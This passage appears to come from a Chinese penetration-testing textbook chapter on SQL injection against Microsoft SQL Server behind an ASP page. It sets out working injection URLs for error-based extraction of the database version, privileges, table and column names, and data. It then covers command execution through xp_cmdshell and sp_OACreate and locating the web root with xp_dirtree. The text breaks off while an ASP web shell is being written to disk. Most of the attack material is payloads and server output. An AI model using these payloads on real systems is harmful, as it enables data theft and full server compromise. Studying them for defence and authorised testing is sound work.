


图 10.4 SQL 注入显示数据库版本信息

第二种，用函数 CONVERT 或 CAST 把字符串转换为 INT 类型。例如提交以下 URL：

```
http://192.168.10.198/search.asp?id=1 and CONVERT(int, @@version) >0  
http://192.168.10.198/search.asp?id=1 and CAST(@@version as int) >0
```

第三种，利用 IN 函数，当指定的数值与子查询中的数值类型不一样时，会出现转换错误提示。例如：

```
http://192.168.10.198/search.asp?id=1 and 1 in (select @@version)
http://192.168.10.198/search.asp?id=1 and (select @@version) in (1)
```

第四种，联合查询中，数据类型不匹配时，也会有类似的错误提示。具体示例在后面可以看到。

IE 默认情况下不显示服务器返回的详细信息，只显示为“HTTP 500 服务器错误”。把 IE “菜单=>工具=>Internet 选项=>高级=>显示友好 HTTP 错误信息”前面的勾去掉即可。

10.2.2.2 获取数字型数据

把数字型数据用 str 函数转换为字符串后加上另外一些字符，再与数字进行比较，从出错信息中就能得到想要的数字。用 CAST 和 CONVERT 函数也可以达到同样的效果。如：

```
str(数字)+'@' > 数字
CAST(数字 as nvarchar)+'@' > 数字
CONVERT(nvarchar, 数字)+'@' > 数字
```

IS_SRVROLEMEMBER 函数可以判断当前数据库用户是否属于某一个组，返回值为 INT 类型。提交如下 URL：

```
http://192.168.10.198/search.asp?id=1 and (SELECT
str(IS_SRVROLEMEMBER('sysadmin'))%2b'@')>0
http://192.168.10.198/search.asp?id=1 and (SELECT CAST(IS_SRVROLEMEMBER('sysadmin') as
nvarchar)%2b'@')>0
http://192.168.10.198/search.asp?id=1 and (SELECT
CONVERT(nvarchar, IS_SRVROLEMEMBER('sysadmin'))%2b'@')>0
```

注意：由于 IE 会把“+”替换为空格，所以必须把“+”字符用%2b 的方式进行编码后再提交。返回信息为：

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value '
0@' to a column of data type int.
/search.asp, line 21
```

从上述信息可知 IS_SRVROLEMEMBER('sysadmin') 函数返回值为 0。另一种办法是直接返回的 INT 值与一个数字进行比较，如果相等，页面应该正常显示，否则提示数据找不到之类。

```
http://192.168.10.198/search.asp?id=1 and 1=(SELECT IS_SRVROLEMEMBER('sysadmin'))
```

请求上述 URL 后，页面返回提示信息为“你要的数据不存在”，说明函数 IS_SRVROLEMEMBER('sysadmin') 的返回值不为 1，即当前数据库账号不属于“sysadmin”组。

10.2.2.3 获取表中的数据

获取表中数据的方法有非常多，下面将逐一介绍。第一种，按照原始顺序逐条读取。获

取第一条数据:

```
select top 1 字段 from 表
```

假如返回的数据为“some info...”, 读取第二条数据:

```
select top 1 字段 from 表 where 字段 NOT IN('some info...')
```

假如返回的数据为“another info...”, 读取第三条数据:

```
select top 1 字段 from 表 where 字段 NOT IN('some info...', 'another info...')
```

以次类推, 直到取出所有数据。第二种, 按照原始顺序读取第 N 条数据:

```
select top 1 字段 from 表 where 字段 NOT IN(select top N-1 字段 from 表)
```

第三种, 按照某字段进行排序后, 读取第 N 条数据的两种办法:

```
select top 1 字段 from 表 where 字段 NOT IN(select top N-1 字段 from 表 order by 字段) order by 字段
```

```
select top 1 字段 from (select top N 字段 from 表 order by 字段) as xx order by 字段 DESC
```

第四种, 按照某字段进行反向排序后, 读取第 N 条数据的两种办法:

```
select top 1 字段 from 表 where 字段 NOT IN(select top N-1 字段 from 表 order by 字段 DESC) order by 字段 DESC
```

```
select top 1 字段 from (select top N 字段 from 表 order by 字段 DESC) as xx order by 字段
```

注意: 如果要读取的字段与进行排序的字段为非同一字段, 那么在子查询中也必须把排序用的字段用 select 选中, 否则无法正确读取数据。如:

```
select top 1 字段 from (select top N 字段, ID from 表 order by ID) as xx order by ID DESC
```

第五种, 把某字段进行从小到大排列后, 读取第一条:

```
select min(UserName) from [user]
```

假设返回结果是“root”, 接着读取第二条:

```
select min(UserName) from [user] where UserName > 'root'
```

第六种, 把某字段进行从大到小排列后, 读取第一条:

```
select max(UserName) from [user]
```

假设返回结果是“安全焦点”, 接着读取第二条:

```
select max(UserName) from [user] where UserName < '安全焦点'
```

第七种, 利用游标。先定义游标, 打开游标:

```
DECLARE c CURSOR DYNAMIC for SELECT * FROM [user]  
OPEN c
```

然后就可以通过游标取出第一条、最后一条、下一条、上一条、第 N 条等数据，非常方便。如取出最后一条数据：

```
DECLARE @name sysname, @pass sysname, @i int
FETCH LAST FROM c INTO @i, @name, @pass
select @i, @name, @pass
```

其他相关语法请参阅 MS SQL Server 手册。

除此之外，还可以给表中新添加一个 ID 字段并用递增方式编号，然后通过指定 ID 值来读取数据即可，此方法后面会有详细介绍。不推荐对现有表进行这种操作，因为改变表结构可能会带来一些麻烦。

10.2.2.4 获取存储过程返回的数据

通过 SQL Query Analyzer 直接执行存储过程时，在网格窗口中便可看到返回数据。但在 SQL 注入时，就得用另外一种办法才能取得返回数据了。用“INSERT INTO”语句可将存储过程的返回数据插入到指定表中（前提是表中的字段结构必须跟存储过程返回的字段结构类型一样），随后在 SQL 注入时就能把数据从表中读取出来。

存储过程“sp_databases”可以返回所有数据库库名、数据库库大小、注释等三个字段数据，数据类型分别为 nvarchar, int, nvarchar。在演示之前先建立一个临时表：

```
CREATE TABLE lalala.tmp (
  [Name] [nvarchar] (50) NOT NULL,
  [size] [int] NOT NULL,
  [reameek] [nvarchar] (50) NULL
)
```

往表中插入数据，用 select 语句获取数据：

```
INSERT INTO lalala.tmp exec master..sp_databases
select * from lalala.tmp
```

在创建表的时候，可以多设立一个自增长 INT 型的 ID 字段。多一个这样的字段不会影响用“INSERT INTO”插入数据。带来的好处是在读取数据的时候可以根据 ID 来选取数据，不再需要组合多个 top 和 select。例如要读取第 N 条数据：

```
select * from tmp where ID=N
```

过程及结果如图 10.5 所示：




图 10.5 显示数据表信息

通过存储过程“sp_databases”顺利得到所有数据库库名、数据库库大小、注释的信息。

10.2.3 环境探测

获取数据库版本:

```
http://192.168.10.198/search.asp?id=1 and (select @@version)>0
```

获取当前数据库名:

```
http://192.168.10.198/search.asp?id=1 and db_name()>0
```

获取当前数据库用户名:

```
http://192.168.10.198/search.asp?id=1 and user>0
```

除了 user 函数可以返回当前数据库用户名外,还有其他几个函数也可以达到类似的效果,如: SESSION_USER, CURRENT_USER, SYSTEM_USER。它们之间有什么区别?读者亲自试试便知道了。

判断当前数据库用户是否拥有比较高的权限:

```

id=1 and 1=(SELECT IS_SRVROLEMEMBER('sysadmin'))
id=1 and 1=(SELECT IS_SRVROLEMEMBER('serveradmin'))
id=1 and 1=(SELECT IS_SRVROLEMEMBER('setupadmin'))
id=1 and 1=(SELECT IS_SRVROLEMEMBER('securityadmin'))
id=1 and 1=(SELECT IS_SRVROLEMEMBER('diskadmin'))
id=1 and 1=(SELECT IS_SRVROLEMEMBER('bulkadmin'))

```

判断当前数据库用户名是否是 DB_OWNER:

```
id=1 and 1=(SELECT IS_MEMBER('db_owner'))
```

在“master.dbo.sysdatabases”表中存放着所有库的信息,只需 PUBLIC 权限便可对此表

进行 select 操作。所以普通的 SQL Server 账号也可以获取所有库名。获取第一个库名：

```
http://192.168.10.198/search.asp?id=1 and (select top 1 name from master.dbo.sysdatabases  
order by dbid)>0
```

获取第二个库名：

```
http://192.168.10.198/search.asp?id=1 and (select top 1 name from master.dbo.sysdatabases  
where name NOT IN(select top 1 name from master.dbo.sysdatabases order by dbid )order by dbid)>0
```

以次类推，直到获取所有的库名。

10.2.4 获取重要数据

SQL Server 还可以获得更多的重要数据。

10.2.4.1 获得当前表名和此表的字段名

提交如下请求：

```
http://192.168.10.198/search.asp?id=1 having 1=1
```

SQL Server 会返回如下信息：

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'  
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'article.ID' is invalid in the select  
list because it is not contained in an aggregate function and there is no GROUP BY clause.  
/search.asp, line 19
```

从上述出错信息可知道当前表为“article”，并且可知道其中一个字段名为“ID”。获取下一个字段的名称：

```
http://192.168.10.198/search.asp?id=1 group by ID having 1=1
```

返回信息为：

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'  
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'article.data' is invalid in the select  
list because it is not contained in either an aggregate function or the GROUP BY clause.  
/search.asp, line 19
```

可知另一个字段名为“data”，继续尝试：

```
http://192.168.10.198/search.asp?id=1 group by ID,data having 1=1
```

直到页面显示正常，即表示所有被 select 选中的字段的名称都已经被显示出来了。因为“group by 所有字段”等于不进行“group by”，所以页面不会出错。

假如 SQL 语句类似于“select * from 表 where ...”，那么可以利用这种方法得到这张表中的所有字段名。假如 SQL 语句类似于“select 字段 1、字段 2 from 表 where ...”，那么只能获取被 select 选中的字段名。

10.2.4.2 枚举所有表名

元数据 (metadata) 最常见的定义为“有关数据的结构数据”，或者再简单一点就是“关于数据的信息”。在关系型数据库管理系统 (DBMS) 中，元数据描述了数据的结构和意义。在 MS SQL Server 的元数据中包含了很多数据库架构的信息：

- 某个数据库中的表和视图的个数以及名称；
- 某个表或者视图中列的个数以及每一列的名称、数据类型、长度、精度、描述等；
- 某个表上定义的约束；
- 某个表上定义的索引以及主键/外键的信息。

本小节先介绍从元数据中枚举表名的几种方法。第一种，从信息架构视图里面枚举表名。信息架构视图中的“INFORMATION_SCHEMA.TABLES”存放着当前用户具有权限的当前数据库中的所有表或者视图及其基本信息。通过它我们可以枚举出所有表名。获取第一张用户表名：

```
http://192.168.10.198/search.asp?id=1 and (select top 1 table_name from INFORMATION_SCHEMA.TABLES where table_catalog='lalala' and table_type='base table')>0
```

返回信息如下：

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'article' to a column of data type int.
/search.asp, line 23
```

可知第一张用户表为“article”，获取下一张表：

```
http://192.168.10.198/search.asp?id=1 and (select top 1 table_name from INFORMATION_SCHEMA.TABLES where table_catalog='lalala' and table_type='base table' and table_name not in('article'))>0
```

以次类推，直到枚举出所有表名。第二种，从系统表中枚举表名。系统表“sysobjects”中存储着数据库内的每个对象（约束、默认值、日志、规则、存储过程等）的基本信息，包括表名等，我们可以通过枚举里面的数据来获取所有用户表。“sysobjects”里面有一个字段名为“xtype”，此字段值为“U”即表示对应的表为用户表。

获取第一张用户表名：

```
http://192.168.10.198/search.asp?id=1 and (select top 1 name from sysobjects where xtype='U' order by id) >1
```

返回信息如下：

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'User' to a column of data type int.
/search.asp, line 19
```

可得知第一张用户表为“User”，接着获取第二张用户表名：

```
http://192.168.10.198/search.asp?id=1 and (select top 1 name from sysobjects where xtype='U'
and name not in ('User') order by id) >1
```

返回信息如下：

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value
'article' to a column of data type int.
/search.asp, line 19
```

可得知第二张用户表为“article”，继续：

```
http://192.168.10.198/search.asp?id=1 and (select top 1 name from sysobjects where xtype='U'
and name not in ('User','article') order by id) >1
```

直到把所有表名取出来为止。

10.2.4.3 枚举所有字段名

枚举字段名原理跟枚举表名的方法一样。第一种，从信息架构视图“INFORMATION_SCHEMA.COLUMNS”里面获取字段名。获取“article”表中的第一个字段名：

```
http://192.168.10.198/search.asp?id=1 and (select top 1 column_name from
INFORMATION_SCHEMA.COLUMNS where table_name='article')>0
```

返回数据如下：

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'ID'
to a column of data type int.
/search.asp, line 23
```

可知第一个字段名为“ID”，获取第二个字段名：

```
http://192.168.10.198/search.asp?id=1 and (select top 1 column_name from
INFORMATION_SCHEMA.COLUMNS where table_name='article' and column_name not in('ID'))>0
```

以次类推，直到枚举出所有字段名。第二种，从系统表“syscolumns”里面枚举字段名。“syscolumns.id”对应的是“sysobjects.id”，而“sysobjects.name”里面就是字段名了。所以在知道表名的情况下，通过查询“syscolumns”表即可获取指定表中的所有字段名。

获取“user”表中的第一个字段名：

```
http://192.168.10.198/search.asp?id=1 and (select top 1 name from syscolumns where id=(select
id from sysobjects where name='user'))>1
```

返回信息如下：


```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'  
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'ID'  
to a column of data type int.  
/search.asp, line 19
```

可知“user”表中第一个字段名为“ID”，获取“user”表中的第二个字段名：

```
http://192.168.10.198/search.asp?id=1 and (select top 1 name from syscolumns where id=(select  
id from sysobjects where name='user') and name not in('ID'))>1
```

以次类推，直到获取所有字段名。这种方法比 9.2.4.1 小节提到的方法要好，因为那个方法能获取哪些字段名依赖于 shlect 选取了哪些字段，不一定能获取所有字段名。

10.2.4.4 获取字段类型

有四种办法可以获取指定字段的数据类型。

第一种，查询系统表“syscolumns”。在此表中有一个字段“xtype”，是 INT 类型，不同的数值代表不同的数据类型，如 56 指的是 INT，231 指的是 nvarchar。

```
http://192.168.10.198/search.asp?id=1 and (select xtype from syscolumns where id=(select id  
from sysobjects where name='user') and name='ID')=231
```

返回提示“你要的数据不存在”，说明“user.ID”的字段类型不是 231。继续：

```
http://192.168.10.198/search.asp?id=1 and (select xtype from syscolumns where id=(select id  
from sysobjects where name='user') and name='ID')=56
```

页面返回正常，说明“user.ID”字段类型为 56，即 INT 类型。其他字段也用此方法猜测即可。需要准备的只是字段类型对照表，只要把常用的几个整理出来就行了。

第二种，把字段里面的值取出来，用 SUM 函数进行运算，如果字段值非 INT 类型，那么页面就会报错，同时会把此字段的类型也显示出来。

```
http://192.168.10.198/search.asp?id=1 and (select top 1 sum(id) from article)>0
```

页面显示正常，说明“article.id”字段数据类型为 INT。继续：

```
http://192.168.10.198/search.asp?id=1 and (select top 1 sum(data) from news)>0
```

这次返回错误信息如下：

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'  
[Microsoft][ODBC SQL Server Driver][SQL Server]The sum or average aggregate operation cannot  
take a nvarchar data type as an argument.  
/search.asp, line 19
```

说明“news.data”字段数据类型为 NVARCHAR。注意：这次查的是另一张表。

第三种，联合查询时，如果两次查询所取得字段数据类型不一样，页面便会报错。SQL 语句类似如下：

```
select * from article where id=1 UNION select 'a','b','c' from article
```

这种办法必须准确地知道第一个 select 选取了多少个字段，因为 UNION 后面的 select 也必须选取相同的字段数，不然不能正常运行。不过这不是什么难题，通过 9.2.4.1 小节介绍的技术，可以准确地获知第一个 select 选取了哪些字段。

通过一番试探可以知道“search.asp”select 了 3 个字段，分别是“article.ID”，“article.data”，“article.link”，所以第一次提交：

```
http://192.168.10.198/search.asp?id=1 UNION select 'a','b','c' from article
```

返回错误信息为：

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value 'a'
to a column of data type int.
/search.asp, line 19
```

那么可以得知“article.ID”字段数据类型为 INT。继续：

```
http://192.168.10.198/search.asp?id=1 UNION select 0,'b','c' from article
```

返回页面正常，说明“article.data”和“article.link”字段数据类型都为 CHAR。确定了第一个 select 里面所选取字段的数据类型后，便可接着利用联合查询来确定我们指定字段的数据类型。这也体现了这种方法的另一个不便之处，必须先将第一个 select 所选取字段的数据类型确定之后，才能准确地判断我们所指定字段的数据类型。

```
http://192.168.10.198/search.asp?id=1 UNION select username,'b','c' from [user]
```

返回错误信息为：

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value
'root' to a column of data type int.
/search.asp, line 19
```

可知“[user].username”字段数据类型为 NVARCHAR。其他任何表中的字段都可以类推得到数据类型。

第四种，从信息架构视图“INFORMATION_SCHEMA.COLUMNS”中获取指定字段的数据类型。如：

```
http://127.0.0.1/search.asp?id=1 and (select top 1 data_type from INFORMATION_SCHEMA.COLUMNS
where table_name='article' and column_name='ID')>0
```

返回信息为：

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value
'int' to a column of data type int.
```



```
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value '
Volume in drive C is system' to a column of data type int.
/search.asp, line 23
```

更改 ID 值, 重复上述过程便可把所有数据读取出来。最后把临时表删除:

```
http://192.168.10.198/search.asp?id=1;drop table tmp;
```

检测此扩展存储过程是否存在:

```
SELECT count(*) FROM master.dbo.sysobjects WHERE xtype = 'X' AND name = 'xp_cmdshell'
```

可以分别通过以下 SQL 语句来删除、恢复此扩展存储过程。

```
exec sp_dropextendedproc 'xp_cmdshell'
exec sp_addextendedproc xp_cmdshell, 'xplog70.dll'
```

10.2.5.2 OLE 对象接口

MS SQL 2000 里面提供一些函数用于访问 OLE 对象, 通过它可以访问 OLE 控件, 间接得获取一个 shell。关键的两个函数分别为“sp_OACreate”和“sp_OAMethod”, 这两个函数只有 sysadmin 固定服务器角色的成员才能执行。相关 SQL 语句如下:

```
DECLARE @s INT
EXEC SP_OACREATE 'wscript.shell', @s
exec master..SP_OAMETHOD @s, 'run', null, 'cmd.exe /c dir c:\'
```

通过 URL 提交:

```
http://192.168.10.198/search.asp?id=1;DECLARE @shell INT EXEC master..SP_OACREATE
'wscript.shell', @shell out EXEC master..SP_OAMETHOD @shell, 'run', null, 'cmd.exe /c dir c:\ >
c:\a.txt'
```

由于无法把命令执行结果导入到表中, 只能把它重定向一个文件。稍后会详细介绍读取文件到表中的几种方法。

10.2.5.3 Web shell

以上介绍的两种获取 shell 的办法都需要有 sysadmin 权限, 接下来介绍的方法中有些只要有 DB_OWNER 权限就可以利用。

一般系统的后台管理界面都有文件上传功能。获取管理员账号和密码后, 通过直接登录或者 COOKIE 欺骗等方式登录后台, 然后上传 ASP 获取 Web shell, 是比较常见的渗透测试手段。这种利用方法在此不做进一步讨论。

1. 获取 WEB 路径

要往网站目录下写入 Web shell, 那么首先就得获取网站的根目录。以下将分别介绍四种常用的方法。

第一种, 利用已经获取的 shell (通过 XP_CMDSHELL 或 SP_OAMETHOD), 搜索网站

下面的文件。适用于当前连接数据库的账号有 sysadmin 权限。利用 SP_OAMETHOD 在 E 盘下面搜索文件 “search.asp”:

```
DECLARE @shell INT
EXEC master..SP_OACREATE 'wscript.shell',@shell out
EXEC master..SP_OAMETHOD @shell,'run',null,
'cmd /c dir /s e:\search.asp > c:\a.txt'
```

注意:上述命令运行后马上就返回了,所以除非看到“c:\a.txt”里面有“File Not Found”或文件已找到字样,否则说明文件搜索还在继续。或者利用 XP_CMDSHELL:

```
exec master..xp_cmdshell 'dir /s e:\search.asp'
```

第二种,还是利用上述 shell,同样需要当前连接数据库的账号有 sysadmin 权限。不过不是通过搜索文件,而是利用 IIS 提供的接口来获取站点根目录。下列命令将显示第二个 Web 站点的一些配置信息,里面包括站点的根目录。

```
cmd /c cscript.exe G:\inetpub\AdminScripts\adsutil.vbs ENUM W3SVC/2/root
```

第三种,利用扩展存储过程 xp_regread,只要有 PUBLIC 权限就能运行它。IIS 的默认的路径存放在注册表中,通过以下 SQL 语句便能将它读取出来:

```
exec master.dbo.xp_regread
HKEY_LOCAL_MACHINE
SYSTEM\CurrentControlSet\Services\W3SVC\Parameters\Virtual Roots\
'/'
```

第四种,利用扩展存储过程 xp_dirtree。通过它可以列出指定目录下所有子目录和文件。这个扩展存储过程有三个参数,第一参数是路径,第二个参数是目录深度,第三个参数表示是否列出文件。如果第三个参数为 0,那么只列出目录。最重要的一点是,这个扩展存储过程只需要 PUBLIC 权限便可执行!

目前比较常见的方法是通过 xp_dirtree 把某盘或某目录下的子目录和文件列出来,插入到表中,逐条读取表中的数据。通过切换不同的目录,达到浏览硬盘、搜寻站点根目录的目的。过程类似如下,首先建立一个临时表,把 E 盘下面的 1 级子目录和文件插入到表中:

```
http://192.168.10.198/search.asp?id=1;CREATE TABLE tmp([ID] int IDENTITY (1,1) NOT NULL,
[name] [nvarchar] (300) NOT NULL,[depth] [int] NOT NULL,[isfile] [nvarchar] (50) NULL);insert
into tmp exec master..xp_dirtree 'e:\',1,1
```

获取第 1 条数据:

```
http://192.168.10.198/search.asp?id=1 and (select name from tmp where id=1)>1
```

返回结果如下:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
```

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value
'CrackMe' to a column of data type int.
```

/search.asp, line 23

递增 ID 值便可把所有数据取出来。虽然可以通过一些脚本、工具等来加速获取返回数据，但用这种办法来定位站点根目录还是太慢，而且基本是靠运气和灵感。

还是利用此存储过程，下面介绍几种可以快速定位站点根目录的办法。虽然 xp_dirtree 返回的数据看似杂乱，其实还是有规律的。xp_dirtree 返回的数据结构跟 tree 返回的数据结构完全一样，例如：

```
G:\>tree /f root
Folder PATH listing for volume system
Volume serial number is 0006FE80 F093:F72D
D:\ROOT #1
| depth-1-file-1.asp #2
| depth-1-file-2.asp #2
|
|---depth-1-dir-1 #2
|   depth-2-file-1.asp #3
|   depth-2-file-2.asp #3
|
|---depth-1-dir-2 #2
|   depth-2-file-3.asp #3
|   depth-2-file-4.asp #3
C:\>
```

注意：上述文件/目录后面的“#数字”是笔者加上去的，代表文件/目录的深度。在用 xp_dirtree 获取了上述“c:\root”下的所有文件/目录名和深度后，想得知其中某文件的全路径就不是什么难事了吧？以下演示手工快速定位站点根目录的过程。第一步，创建临时表，把目标 H 盘下面的所有子目录和文件信息全部插入到此表。

```
http://192.168.10.198/search.asp?id=1;CREATE TABLE tmp([ID] int IDENTITY (1,1) NOT NULL,
[name] [nvarchar] (300) NOT NULL, [depth] [int] NOT NULL, [isfile] [nvarchar] (50) NULL);insert
into tmp exec master..xp_dirtree 'h:\',0,1
```

第二步，由于已经知道目标站点下面有一文件为“search.asp”，提交如下 URL 检测此文件是否存在：

```
http://192.168.10.198/search.asp?id=1 and (select str(id)%2b'@'%2bstr(depth)%2b'@' from
lalala.tmp where name='search.asp' and isfile=1)>0
```

返回信息如下：

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value '
46@ 3@' to a column of data type int.
```

```
/search.asp, line 23
```

说明在 H 盘上存在目标文件“search.asp”，深度为 3，此条记录的 ID 为 48。如果目标文件不存在，页面应该提示“你要的数据不存在”，这时候更换路径（盘符）重来即可。

第三步，这时候，从第 48 条记录往上搜索，第一个深度为 2 的目录即为文件“search.asp”的上一级目录。

```
http://192.168.10.198/search.asp?id=1 and (select top 1
str(id)%2b'@'%2bstr(depth)%2b'@'%2bname from lalala..tmp where isfile=0 and id<48 and depth=2
order by id desc)>0
```

返回信息为：

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value '
43@ 2@web' to a column of data type int.
/search.asp, line 23
```

说明上一级目录名为“web”，此条记录 ID 值为 43。

第四步，从第 43 条记录往上搜索，第一个深度为 1 的目录即为再上一层的目录。

```
http://192.168.10.198/search.asp?id=1 and (select top 1
str(id)%2b'@'%2bstr(depth)%2b'@'%2bname from lalala..tmp where isfile=0 and id<43 and depth=1
order by id desc)>0
```

返回信息为：

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value '
42@ 1@test' to a column of data type int.
/search.asp, line 23
```

至此已经获取了目标文件的全路径：“h:\test\web\search.asp”。如果目标文件深度比较大，多重复几次这样的操作就行了。如果最终得到的结果不对，那说明目标系统上存在多个名字相同的文件。对于这种情况，尽量挑选名字比较生僻的文件来搜索，或者耐心地多搜索几次就行了。

通过上述方法，可以比较快速地定位站点根目录。如果觉得一条条猜路径太慢，那么以下 SQL 语句可以帮你完成此工作：

```
declare @id int, @depth int, @name nvarchar(300)
set @name='search.asp'
set @id = (select id from lalala..tmp where isfile=1 and name=@name)
set @depth = (select depth from lalala..tmp where isfile=1 and name=@name)
while @depth>1
begin
    set @id = (select top 1 id from lalala..tmp where isfile=0 and id<@id and depth=(@depth-1)
order by id desc)
```



```

set @depth = (select depth from lalala..tmp where id=@id)
set @name = (select name from lalala..tmp where id=@id) + '\' + @name
end
update lalala..tmp set name=@name where id=1

```

不管目标文件有多深，只要文件存在，上述 SQL 语句就会把它的完整路径写入到第一条记录的 NAME 字段中。整个过程用在一个 URL 中提交即可，但为了便于演示把它分为三步。

第一步，创建临时表，把目标 H 盘下面的所有子目录和文件信息全部插入到此表。之前提到，此处略过。

第二步，提交以下 URL 搜索目标文件 “search.asp”：

```

http://192.168.10.198/search.asp?id=1;declare @id int, @depth int, @name nvarchar(300) set
@name='search.asp' set @id = (select id from lalala..tmp where isfile=1 and name=@name) set @depth
= (select depth from lalala..tmp where isfile=1 and name=@name) while @depth<>1 begin set @id =
(select top 1 id from lalala..tmp where isfile=0 and id<@id and depth=(@depth-1) order by id desc)
set @depth = (select depth from lalala..tmp where id=@id) set @name = (select name from lalala..tmp
where id=@id)%2b'\'%2b@name end update lalala..tmp set name=@name where id=1

```

第三步，把目标文件的全路径读取出来。

```

http://192.168.10.198/search.asp?id=1 and (select name from tmp where id=1)>0

```

返回信息为：

```

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value
'test\web\search.asp' to a column of data type int.
/search.asp, line 23

```

最后别忘了把临时表删除。通过以上方法，可以非常迅速地定位站点根目录。惟一的遗憾是在第一步时，如果文件太多，列举的时候会超时。ASP 脚本默认是 90 秒超时。对于这种情况，可以通过缩小列举文件的范围，或者只列举目录的方法来降低 ASP 运行超时的几率。

2. 写入 Web shell

通过 SQL Server 往磁盘上写入文件同样有几种不同的方法，并且有不同的适用环境，以下将一一介绍。

第一种，利用 XP_CMDSHELL。有了 shell 之后，利用 CMD.EXE 的内置命令 ECHO 来写入一个 ASP 文件。提交以下 URL 往站点根目录写入 icyfox 的超小型 ASP SHELL：

```

http://192.168.10.198/search.asp?id=1;exec master..xp_cmdshell 'echo "<SCRIPT RUNAT=SERVER
